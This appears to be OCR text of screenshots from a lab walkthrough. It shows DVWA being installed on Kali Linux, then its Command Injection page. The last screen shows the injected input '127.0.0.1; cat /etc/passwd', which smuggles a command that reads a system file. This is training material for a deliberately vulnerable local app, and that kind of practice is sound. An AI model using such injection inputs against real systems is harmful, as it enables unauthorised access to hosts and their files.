






kali@kali: ~
File Actions Edit View Help
sudo apt install dvwa
(kali㉿kali)-[~]
$ sudo apt install dvwa
[sudo] password for kali:
Error: Unable to locate package dvwa
(kali㉿kali)-[~]
$ wget https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh
--2024-06-08 08:18:42-- https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16834 (16K) [text/plain]
Saving to: 'Install-DVWA.sh'
Install-DVWA.sh 100%[===>] 16.44K --.-KB/s in 0.01s
2024-06-08 08:18:43 (1.29 MB/s) - 'Install-DVWA.sh' saved [16834/16834]
(kali㉿kali)-[~]
$ chmod +x Install-DVWA.sh
(kali㉿kali)-[~]
$ sudo ./Install-DVWA.sh



kali@kali: ~
File Actions Edit View Help
Selecting previously unselected package php8.2-fpm.
(Reading database ... 391123 files and directories currently installed.)
Preparing to unpack .../php8.2-fpm_8.2.18-1_amd64.deb ...
Unpacking php8.2-fpm (8.2.18-1) ...
Selecting previously unselected package dvwa.
Preparing to unpack .../dvwa_2.2.2-0kali1_all.deb ...
Unpacking dvwa (2.2.2-0kali1) ...
Setting up php8.2-fpm (8.2.18-1) ...
Authenticate
Authentication is required to start 'dvwa.service'.
An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.
Password:
Details
Cancel
Authenticate
NOTICE: a2enmod proxy_fcgi setenvif
NOTICE: a2enconf php8.2-fpm
NOTICE: You are seeing this message because you have apache2 package installed.
(kali㉿kali)-[~]
$ dvwa-start


Welcome :: Damn Vulner
127.0.0.1:42001
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Open HTTP Redirect
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.



15:06
Vulnerability: Command I
http://localhost/DVWA/inde
localhost/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.26 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.048 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.048/0.354/1.262/0.524 ms
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


15:16
Vulnerability: Command I
http://localhost/DVWA/vulne
localhost/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1; cat /etc/passwd
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.44 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.114 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.047 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
